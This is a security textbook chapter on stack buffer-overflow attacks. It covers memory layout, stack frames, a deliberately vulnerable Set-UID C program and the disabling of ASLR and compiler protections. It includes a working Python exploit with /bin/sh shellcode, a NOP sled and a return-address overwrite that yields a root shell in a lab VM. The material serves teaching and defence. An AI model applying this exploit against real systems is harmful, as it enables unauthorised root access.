Chapter 4

Buffer Overflow Attack

From Morris worm in 1988, Code Red worm in 2001, SQL Slammer in 2003, to Stagefright attack against Android phones in 2015, the buffer overflow attack has played a significant role in the history of computer security. It is a classic attack that is still effective against many of the computer systems and applications. In this chapter, we will study the buffer overflow vulnerability, and see how such a simple mistake can be exploited by attackers to gain a complete control of a system. We will also study how to prevent such attacks.

Contents

4.1 Program Memory Layout

To fully understand how buffer overflow attacks work, we need to understand how the data memory is arranged inside a process. When a program runs, it needs memory space to store data. For a typical C program, its memory is divided into five segments, each with its own purpose. Figure 4.1 depicts the five segments in a process's memory layout.

- Text segment: stores the executable code of the program. This block of memory is usually read-only.
- Data segment: stores static/global variables that are initialized by the programmer. For example, the variable `a` defined in `static int a = 3` will be stored in the Data segment.
- BSS segment: stores uninitialized static/global variables. This segment will be filled with zeros by the operating system, so all the uninitialized variables are initialized with zeros. For example, the variable `b` defined in `static int b` will be stored in the BSS segment, and it is initialized with zero.
- Heap: The heap is used to provide space for dynamic memory allocation. This area is managed by `malloc`, `calloc`, `realloc`, `free`, etc.
- Stack: The stack is used for storing local variables defined inside functions, as well as storing data related to function calls, such as return address, arguments, etc. We will provide more details about this segment later on.




Figure 4.1: Program memory layout

To understand how different memory segments are used, let us look at the following code.

```
int x = 100;        // In Data segment
int main()
{
   int   a = 2;     // In Stack
   float b = 2.5;   // In Stack
   static int y;     // In BSS

   // Allocate memory on Heap
   int *ptr = (int *) malloc(2*sizeof(int));

   // values 5 and 6 stored on heap
   ptr[0] = 5;       // In Heap
   ptr[1] = 6;       // In Heap

   free(ptr);
   return 1;
}
```

In the above program, the variable `x` is a global variable initialized inside the program; this variable will be allocated in the Data segment. The variable `y` is a static variable that is uninitialized, so it is allocated in the BSS segment. The variables `a` and `b` are local variables, so they are stored on the program's stack. The variable `ptr` is also a local variable, so it is also stored on the stack. However, `ptr` is a pointer, pointing to a block of memory, which is dynamically allocated using `malloc()`; therefore, when the values `5` and `6` are assigned to `ptr[0]` and `ptr[1]`, they are stored in the heap segment.

4.2 Stack and Function Invocation

Buffer overflow can happen on both stack and heap. The ways to exploit them are quite different. In this chapter, we focus on the stack-based buffer overflow. To understand how it works, we need to have an in-depth understanding of how stack works and what information is stored on the stack. These are architecture dependent. This chapter focuses primarily on the 32-bit x86 architecture, but we will discuss the 64-bit x64 architecture in § 4.7.




Figure 4.2: Layout for a function's stack frame

4.2.1 Stack Memory Layout

Stack is used for storing data used in function invocations. A program executes as a series of function calls. Whenever a function is called, some space is allocated for it on the stack for the execution of the function. Consider the following sample code for function `func()`, which has two integer arguments (`a` and `b`) and two integer local variables (`x` and `y`).

```
void func(int a, int b)
{
   int x, y;

   x = a + b;
   y = a - b;
}
```

When `func()` is called, a block of memory space will be allocated on the top of the stack, and it is called *stack frame*. The layout of the stack frame is depicted in Figure 4.2. A stack frame has four important regions:

- Arguments: This region stores the values for the arguments that are passed to the function. In our case, `func()` has two integer arguments. When this function is called, e.g., `func(5,8)`, the values of the arguments will be pushed into the stack, forming the beginning of the stack frame. It should be noted that the arguments are pushed in the reverse order; the reason will be discussed later after we introduce the frame pointer.

- Return Address: When the function finishes and hits its `return` instruction, it needs to know where to return to, i.e., the return address needs to be stored somewhere. Before jumping to the entrance of the function, the computer pushes the address of the next instruction—the instruction placed right after the function invocation instruction—into the top of the stack, which is the "return address" region in the stack frame.

- Previous Frame Pointer: The next item pushed into the stack frame by the program is the frame pointer for the previous frame. We will talk about the frame pointer in more details in §4.2.2.

- Local Variables: The next region is for storing the function's local variables. The actual layout for this region, such as the order of the local variables, the actual size of the region, etc., is up to compilers. Some compilers may randomize the order of the local variables, or give extra space for this region [Bryant and O'Hallaron, 2015]. Programmers should not assume any particular order or size for this region.

4.2.2 Frame Pointer

Inside `func()`, we need to access the arguments and local variables. The only way to do that is to know their memory addresses. Unfortunately, the addresses cannot be determined during the compilation time, because compilers cannot predict the run-time status of the stack, and will not be able to know where the stack frame will be. To solve this problem, a special register is introduced in the CPU. It is called *frame pointer*. This register points to a fixed location in the stack frame, so the address of each argument and local variable can be calculated using this register and an offset. The offset can be decided during the compilation time, while the value of the frame pointer can change during the runtime, depending on where a stack frame is allocated on the stack.

Let us use an example to see how the frame pointer is used. From the code example shown previously, the function needs to execute the `x = a + b` statement. CPU needs to fetch the values of `a` and `b`, add them, and then store the result in `x`; CPU needs to know the addresses of these three variables. As shown in Figure 4.2, in the x86 architecture, the frame pointer register (`ebp`) always points to the region where the previous frame pointer is stored. For the 32-bit architecture, the return address and frame pointer both occupy 4 bytes of memory, so the actual address of the variables `a` and `b` is `ebp + 8`, and `ebp + 12`, respectively. Therefore, the assembly code for `x = a + b` is the following. We can compile C code into assembly code using the `-S` option of `gcc` like this: `gcc -S <filename>` (on a 64-bit operating system, if we want to compile the code to 32-bit assembly code, we should add the `-m32` to the `gcc` command):

```
movl    12(%ebp), %eax     ; b is stored in %ebp + 12
movl    8(%ebp), %edx      ; a is stored in %ebp + 8
addl    %edx, %eax
movl    %eax, -8(%ebp)     ; x is stored in %ebp - 8
```

In the above assembly code, `eax` and `edx` are two general-purpose registers used for storing temporary results. The "`movl u w`" instruction copies value `u` to `w`, while "`addl %edx %eax`" adds the values in the two registers, and save the result to `%eax`. The notation `12(%ebp)` means `%ebp+12`. It should be noted that the variable `x` is actually allocated 8 bytes below the frame pointer by the compiler, not 4 bytes as what is shown in the diagram. As we have already mentioned, the actual layout of the local variable region is up to the compiler. In the assembly code, we can see from `-8(%ebp)` that the variable `x` is stored in the location of `%ebp-8`. Therefore, using the frame pointer decided at the runtime and the offsets decided at the compilation time, we can find the address of all the variables.

Now we can explain why `a` and `b` are pushed in the stack in a seemly reversed order. Actually, the order is not reversed from the offset point of view. Since the stack grows from high address to low address, if we push `a` first, the offset for argument `a` is going to be larger than the offset of argument `b`, making the order look actually reversed if we read the assembly code.

Previous frame pointer and function call chain. In a typical program, we may call another function from inside a function. Every time we enter a function, a stack frame is allocated on the top of the stack; when we return from the function, the space allocated for the stack frame is released. Figure 4.3 depicts the stack situation where from inside of `main()`, we call `foo()`, and from inside of `foo()`, we call `bar()`. All three stack frames are on the stack.

[There is only one frame pointer register, and it always points to the stack frame of the current function.] Therefore, before we enter `bar()`, the frame pointer points to the stack frame of the `foo()` function; when we jump into `bar()`, the frame pointer will point to the stack frame of the `bar()` function. If we do not remember what the frame pointer points to before entering `bar()`, once we return from `bar()`, we will not be able to know where function `foo()`'s stack frame is. To solve this problem, [before entering the callee function, the caller's frame pointer value is stored in the "previous frame pointer" field on the stack.] When the callee returns, the value in this field will be used to set the frame pointer register, making it point to the caller's stack frame again.

4.3 Stack Buffer-Overflow Attack

Memory copying is quite common in programs, where data from one place (source) need to be copied to another place (destination). Before copying, a program needs to allocate memory space for the destination. Sometimes, programmers may make mistakes and fail to allocate




Figure 4.3: Stack layout for function call chain

sufficient amount of memory for the destination, so more data will be copied to the destination buffer than the amount of allocated space. This will result in an overflow. Some programming languages, such as Java, can automatically detect the problem when a buffer is over-run, but many other languages such as C and C++ are not able to detect it. Most people may think that the only damage a buffer overflow can cause is to crash a program, due to the corruption of the data beyond the buffer; however, what is surprising is that such a simple mistake may enable attackers to gain a complete control of a program, rather than simply crashing it. If a vulnerable program runs with privileges, attackers will be able to gain those privileges. In this section, we will explain how such an attack works.

4.3.1 Copy Data to Buffer

There are many functions in C that can be used to copy data, including `strcpy()`, `strcat()`, `memcpy()`, etc. In the examples of this section, we will use `strcpy()`, which is used to copy strings. An example is shown in the code below. The function `strcpy()` stops copying only when it encounters the terminating character `'\0'`.

```
#include <string.h>
#include <stdio.h>

void main ()
{
  char src[40]="Hello world \0 Extra string";
  char dest[40];


  // copy to dest (destination) from src (source)
  strcpy (dest, src);
}
```

When we run the above code, we can notice that `strcpy()` only copies the string `"Hello` world" to the buffer dest, even though the entire string contains more than that. This is because when making the copy, strcpy() stops when it sees number zero, which is represented by '\0' in the code. It should be noted that this is not the same as character '0', which is represented as 0x30 in computers, not zero. Without the zero in the middle of the string, the string copy will end when it reaches the end of the string, which is marked by a zero (the zero is not shown in the code, but compilers will automatically add a zero to the end of a string).

4.3.2 Buffer Overflow

When we copy a string to a target buffer, what will happen if the string is longer than the size of the buffer? Let us see the following example.

```
#include <string.h>

void foo(char *str)
{
    char buffer[12];

    /* The following statement will result in a buffer overflow */
    strcpy(buffer, str);
}

int main()
{
    char *str = "This is definitely longer than 12";
    foo(str);

    return 1;
}
```

The stack layout for the above code is shown in Figure 4.4. The local array buffer[] in foo() has 12 bytes of memory. The foo() function uses strcpy() to copy the string from str to buffer[]. The strcpy() function does not stop until it sees a zero (a number zero, '\0') in the source string. Since the source string is longer than 12 bytes, strcpy() will overwrite some portion of the stack above the buffer. This is called *buffer overflow*.

It should be noted that stacks grow from high address to low address, but buffers still grow in the normal direction (i.e., from low to high). Therefore, when we copy data to buffer[], we start from buffer[0], and eventually to buffer[11]. If there are still more data to be copied, strcpy() will continue copying the data to the region above the buffer, treating the memory beyond the buffer as buffer[12], buffer[13], and so on.

Consequence. As can be seen in Figure 4.4, the region above the buffer includes critical values, including the return address and the previous frame pointer. The return address affects where the program should jump to when the function returns. If the return address field is modified due to a buffer overflow, when the function returns, it will return to a new place. Several things can happen. First, the new address, which is a virtual address, may not be mapped to any physical address, so the return instruction will fail, and the program will crash. Second, the address may be mapped to a physical address, but the address space is protected, such as those used by the operating system kernel; the jump will fail, and the program will crash. Third,




Figure 4.4: Buffer overflow

the address may be mapped to a physical address, but the data in that address is not a valid machine instruction (e.g. it may be a data region); the return will again fail and the program will crash. Fourth, the data in the address may happen to be a valid machine instruction, so the program will continue running, but the logic of the program will be different from the original one.

4.3.3 Exploiting a Buffer Overflow Vulnerability

As we can see from the above consequence, by overflowing a buffer, we can cause a program to crash or to run some other code. From the attacker's perspective, the latter sounds more interesting, especially if we (as attackers) can control what code to run, because that will allow us to hijack the execution of the program. If a program is privileged, being able to hijack the program leads to privilege escalation for the attacker.

Let us see how we can get a vulnerable program to run our code. In the previous program example, the program does not take any input from outside, so even though there is a buffer overflow problem, attackers cannot take advantage of it. In real applications, programs usually get inputs from users. See the following program example.

Listing 4.1: The vulnerable program (`stack.c`)

```
/* This program has a buffer overflow vulnerability. */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[100];
    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 400, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

The above program reads 400 bytes of data from a file called "badfile", and then copies the data to a buffer of size 100. Clearly, there is a buffer overflow problem. This time, the contents copied to the buffer come from a user-provided file, i.e., users can control what is copied to the buffer. The question is what to store in "badfile", so after overflowing the buffer, we can get the program to run our code.

We need to get our code (i.e., malicious code) into the memory of the running program first. This is not difficult. We can simply place our code in "badfile", so when the program reads from the file, the code is loaded into the `str[]` array; when the program copies `str` to the target buffer, the code will then be stored on the stack. In Figure 4.5, we place the malicious code at the end of "badfile".

Next, we need to force the program to jump to our code, which is already in the memory. To do that, using the buffer overflow problem in the code, we can overwrite the return address field. If we know the address of our malicious code, we can simply use this address to overwrite the return address field. Therefore, when the function `foo` returns, it will jump to the new address, where our code is stored. Figure 4.5 illustrates how to get the program to jump to our code.

In theory, that is how a buffer overflow attack works. In practice, it is far more complicated. In the next few sections, we will describe how to actually launch a buffer overflow attack against the vulnerable `Set-UID` program described in Listing 4.1. We will describe the challenges in the attack and how to overcome them. Our goal is to gain the root privilege by exploiting the buffer overflow vulnerability in a privileged program.

4.4 Setup for Our Experiment

We will conduct attack experiments inside our SEED Ubuntu virtual machine. Because the buffer overflow problem has a long history, most operating systems have already developed countermeasures against such an attack. To simplify our experiments, we first need to turn off these countermeasures. Later on, we will turn them back on, and show that some of the countermeasures only made attacks more difficult, not impossible. We will show how they can be defeated.




Figure 4.5: Insert and jump to malicious code

4.4.1 Disable Address Randomization

One of the countermeasures against buffer overflow attacks is the Address Space Layout Randomization (ASLR) [Wikipedia, 2017b]. It randomizes the memory space of the key data areas in a process, including the base of the executable and the positions of the stack, heap and libraries, making it difficult for attackers to guess the address of the injected malicious code. We will discuss this countermeasure in §4.9 and show how it can be defeated. For this experiment, we will simply turn it off using the following command:

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

4.4.2 Vulnerable Program

Our goal is to exploit a buffer overflow vulnerability in a Set-UID root program. A Set-UID root program runs with the root privilege when executed by a normal user, giving the normal user extra privileges when running this program. The Set-UID mechanism is covered in details in Chapter 2. If a buffer overflow vulnerability can be exploited in a privileged Set-UID root program, the injected malicious code, if executed, can run with the root's privilege. We will use the vulnerable program (stack.c) shown in Listing 4.1 as our target program. This program can be compiled and turned into a root-owned Set-UID program using the following commands:

```
$ gcc -m32 -o stack -z execstack -fno-stack-protector stack.c
$ sudo chown root stack
$ sudo chmod 4755 stack
```

The first command compiles stack.c into a 32-bit program (via the -m32 flag), and the second and third commands turn the executable stack into a root-owned Set-UID program. It should be noted that the order of the second and third commands cannot be reversed, because when the `chown` command changes the ownership of a file, it clears the `Set-UID` bit (for the sake of security). In the first command, we used two `gcc` options to turn off two countermeasures that have already been built into the `gcc` compiler.

- `-z execstack`: By default, stacks are non-executable, which prevents the injected malicious code from getting executed. This countermeasure is called non-executable stack [Wikipedia, 2017o]. A program, through a special marking in the binary, can tell the operating system whether its stack should be set to executable or not. The marking in the binary is typically done by the compiler. The `gcc` compiler marks stack as non-executable by default, and the `"-z execstack"` option reverses that, making stack executable. It should be noted that this countermeasure can be defeated using the *return-to-libc* attack. We will cover the attack in Chapter 5.
- `-fno-stack-protector`: This option turns off another countermeasure called StackGuard [Cowan et al., 1998], which can defeat the stack-based buffer overflow attack. Its main idea is to add some special data and checking mechanisms to the code, so when a buffer overflow occurs, it will be detected. More details of this countermeasure will be explained in §4.10. This countermeasure has been built into the `gcc` compiler as a default option. The `-fno-stack-protector` tells the compiler not to use the StackGuard countermeasure.

To understand the behavior of this program, we place some random contents to `badfile`. We can notice that when the size of the file is less than 100 bytes, the program will run without a problem. However, when we put more than 100 bytes in the file, the program may crash. This is what we expect when a buffer overflow happens. See the following experiment:

```
$ echo "aaaa" > badfile
$ ./stack
Returned Properly
$
$ echo "aaa ...(100 characters omitted)... aaa" > badfile
$ ./stack
Segmentation fault (core dumped)
```

4.5 Conduct Buffer-Overflow Attack

Our goal is to exploit the buffer overflow vulnerability in the vulnerable program `stack.c` (Listing 4.1), which runs with the root privilege. We need to construct the `badfile` such that when the program copies the file contents into a buffer, the buffer is overflown, and our injected malicious code can be executed, allowing us to obtain a root shell. This section will first discuss the challenges in the attack, followed by a breakdown of how we overcome the challenges.

4.5.1 Finding the Address of the Injected Code

To be able to jump to our malicious code, we need to know the memory address of the malicious code. Unfortunately, we do not know where exactly our malicious code is. We only know that our code is copied into the target buffer on the stack, but we do not know the buffer's memory address, because its exact location depends on the program's stack usage.

We know the offset of the malicious code in our input, but we need to know the address of the function `foo`'s stack frame to calculate exactly where our code will be stored. Unfortunately, the target program is unlikely to print out the value of its frame pointer or the address of any variable inside the frame, leaving us no choice but to guess. In theory, the entire search space for a random guess is 2^{32} addresses (for 32 bit machine), but in practice, the space is much smaller.

Two facts make the search space small. First, before countermeasures are introduced, most operating systems place the stack (each process has one) at a fixed starting address. It should be noted that the address is a virtual address, which is mapped to a different physical memory address for different processes. Therefore, there is no conflict for different processes to use the same virtual address for its stack. Second, most programs do not have a deep stack. From Figure 4.3, we see that stack can grow deep if the function call chain is long, but this usually happens in recursive function calls. Typically, call chains are not very long, so in most programs, stacks are quite shallow. Combining the first and second facts, we can tell that the search space is much smaller than 2^{32}, so guessing the correct address should be quite easy.

To verify that stacks always start from a fixed starting address, we use the following program to print out the address of a local variable in a function.

```
#include <stdio.h>
void func(int* a1)
{
   printf(" :: a1's address is 0x%x \n", (unsigned int) &a1);
}

int main()
{
   int x = 3;
   func(&x);
   return 1;
}
```

We run the above program with the address randomization turned off. From the following execution trace, we can see that the variable's address is always the same, indicating that the starting address for the stack is always the same.

```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ gcc -m32 -o prog prog.c
$ ./prog
 :: a1's address is 0xffffd190

$ ./prog
 :: a1's address is 0xffffd190
```

4.5.2 Improving the Chance of Guessing

For our guess to be successful, we need to guess the exact entry point of our injected code. If we miss by one byte, we fail. This can be improved if we can create many entry points for our injected code. The idea is to add many No-Op (NOP) instructions before the actual entry point of our code. The NOP instruction does not do anything meaningful, other than advancing the program counter to the next location, so as long as we hit any of the NOP instructions, eventually, we will get to the actual starting point of our code. This will increase our success rate very significantly. The idea is illustrated in Figure 4.6.




Figure 4.6: Using NOP to improve the success rate

By filling the region above the return address with NOP values, we can create multiple entry points for our malicious code. This is shown on the right side of Figure 4.6. This can be compared to the case on the left side, where NOP is not utilized and we have only one entry point for the malicious code.

4.5.3 Finding the Address Without Guessing

In the `Set-UID` case, since attackers are on the same machine, they can get a copy of the victim program, do some investigation, and derive the address for the injected code without a need for guessing. This method may not be applicable for remote attacks, where attackers try to inject code from a remote machine. Remote attackers may not have a copy of the victim program; nor can they conduct investigation on the target machine.

We will use a debugging method to find out where the stack frame resides on the stack, and use that to derive where our code is. We can directly debug the `Set-UID` program and print out the value of the frame pointer when the function `foo` is invoked. It should be noted that when a privileged `Set-UID` program is debugged by a normal user, the program will not run with the privilege, so directly changing the behavior of the program inside the debugger will not allow us to gain any privilege.

In this experiment, we have the source code of the target program, so we can compile it with the debugging flag turned on. That will make it more convenient to debug. Here is the `gcc` command.

```
$ gcc -m32 -z execstack -fno-stack-protector -g -o stack_dbg stack.c
```

In addition to disabling two countermeasures as before, the above compilation uses the `-g` flag to compile the program, so debugging information is added to the binary. The compiled program (stack_dbg) is then debugged using gdb. We need to create a file called badfile before running the program. The command "touch badfile" in the following creates an empty badfile.

```
$ gcc -m32 -z execstack -fno-stack-protector -g -o stack_dbg stack.c
$ touch badfile       ← Create an empty badfile
$ gdb stack_dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
......
gdb-peda$ b foo       ← Set a break point at function foo()
Breakpoint 1 at 0x122d: file stack.c, line 6.
gdb-peda$ run         ← Start executing the program
...
Breakpoint 1, foo (str=0xffffcf7c "") at stack.c:6
6  {
gdb-peda$ next        ← See the note below
...
10     strcpy(buffer, str);
```


In gdb, we set a breakpoint on the foo function using "b foo", and then we start executing the program using run. The program will stop inside the foo function, but it stops before the ebp register is set to point to the current stack frame. We need to use next to execute a few instructions and stop after the ebp register is modified to point to the stack frame of the foo() function. We conduct the investigation on Ubuntu 20.04. On Ubuntu 16.04, gdb's behavior is slightly different, so the next command was not needed.

Now, we can print out the value of the frame pointer ebp and the address of the buffer using gdb's p command.

```
gdb-peda$ p $ebp
$1 = (void *) 0xffffcf58
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffceec
gdb-peda$ p/d 0xffffcf58 - 0xffffceec
$3 = 108
gdb-peda$ quit
```

From the above execution results, we can see that the value of the frame pointer is 0xffffcf58. Therefore, based on Figure 4.6, we can tell that the return address is stored in 0xffffcf58 + 4, and the first address that we can jump to 0xffffcf58 + 8 (the memory regions starting from this address is filled with NOPs). Therefore, we can put 0xffffcf58 + 8 inside the return address field.

Inside the input, where is the return address field? Since our input will be copied to the buffer starting from its beginning. We need to know where the buffer starts in the memory, and what the distance is between the buffer's starting point and the return address field. From the above debugging results, we can easily print out the address of buffer, and then calculate the distance between ebp and the buffer's starting address. We get 108. Since the return address field is 4 bytes above where ebp points to, the distance is 112.


Once the input is copied into buffer, the address of this position will be 0xbfffeaf8 + 8
Distance = 112
NOP
NOP

RT
NOP

NOP
Malicious Code
Start of buffer: Once the input is copied into buffer, the memory address will be 0xbfffea8c
The value placed here will overwrite the Return Address field
The first possible entry point for the malicious code

Figure 4.7: The structure of `badfile`

4.5.4 Constructing the Input File

We can now construct the contents for `badfile`. Figure 4.7 illustrates the structure of the input file (i.e. `badfile`). Since `badfile` contains binary data that are difficult to type using a text editor, we write a Python program (called `exploit.py`) to generate the file. The code is shown below.

Listing 4.2: Generating malicious input (`exploit.py`)

```
#!/usr/bin/python3
import sys
shellcode= (
    "\x31\xc0"             # xorl    %eax,%eax
    "\x50"                 # pushl   %eax
    "\x68""//sh"           # pushl   $0x68732f2f
    "\x68""/bin"           # pushl   $0x6e69622f
    "\x89\xe3"             # movl    %esp,%ebx
    "\x50"                 # pushl   %eax
    "\x53"                 # pushl   %ebx
    "\x89\xe1"             # movl    %esp,%ecx
    "\x99"                 # cdq
    "\xb0\x0b"             # movb    $0x0b,%al
    "\xcd\x80"             # int     $0x80
).encode('latin-1')

# Fill the content with NOPs
content = bytearray(0x90 for i in range(400))              ①

# Put the shellcode at the end
start = 400 - len(shellcode)
content[start:] = shellcode                                 ②
```

```
# Put the address at offset 112
ret = 0xffffcf58 + 200                                  ③
content[112:116]  = (ret).to_bytes(4,byteorder='little')   ④

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

In the given code, the array `shellcode[]` contains a copy of the malicious code, called shellcode. How to write shellcode will be covered in Chapter 9 (Shellcode). In Line ①, we create an array of size 400 bytes, and fill it with `0x90` (NOP). We then place the shellcode at the end of this array (Line ②).

We plan to use `0xffffcf58 + 200` for the return address (Line ③), so we need to put this value into the corresponding place inside the array. According to our `gdb` result, the return address field starts from offset 112, and ends at offset 116 (not including 116). Therefore, in Line ④, we put the address into `content[112:116]`. When we put a multi-byte number into memory, we need to consider which byte should be put into the low address. This is called byte order. Some computer architecture use big endian, and some use little endian. The x86 architecture uses the little-endian order, so in Python, when putting a 4-byte address into the memory, we need to use `byteorder='little'` to specify the byte order.

It should be noted that in Line ③, we did not use `0xffffcf58 + 8`, as we have calculated before; instead, we use a larger value `0xffffcf58 + 200`. There is a reason for this: the address `0xffffcf58` was identified using the debugging method, and the stack frame of the `foo` function may be different when the program runs inside `gdb` as opposed to running directly, because `gdb` may push some additional data onto the stack at the beginning, causing the stack frame to be allocated deeper than it would be when the program runs directly. Therefore, the first address that we can jump to may be higher than `0xffffcf58 + 8`. That is why we chose to use `0xffffcf58 + 200`. Readers can try different offsets if their attacks fail.

Another important thing to remember is that the result of `0xffffcf58 + nnn` should not contain a zero in any of its byte, or the content of `badfile` will have a zero in the middle, causing the `strcpy()` function to end the copying earlier, without copying anything after the zero. For example, if we use `0xffffcf58 + 0xA8`, we will get `0xffffd000`, and the last byte of the result is zero.

Run the exploit. We can now run `exploit.py` to generate `badfile`. Once the file is constructed, we run the vulnerable `Set-UID` program, which copies the contents from `badfile`, resulting in a buffer overflow. The following result shows that we have successfully obtained the root privilege: we get the `#` prompt, and the result of the `id` command shows that the effective user id (`euid`) of the process is 0.

```
$ chmod u+x exploit.py       ← make it executable
$ rm badfile
$ exploit.py
$ ./stack
# id       ← Got the root shell!
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root), ...
```

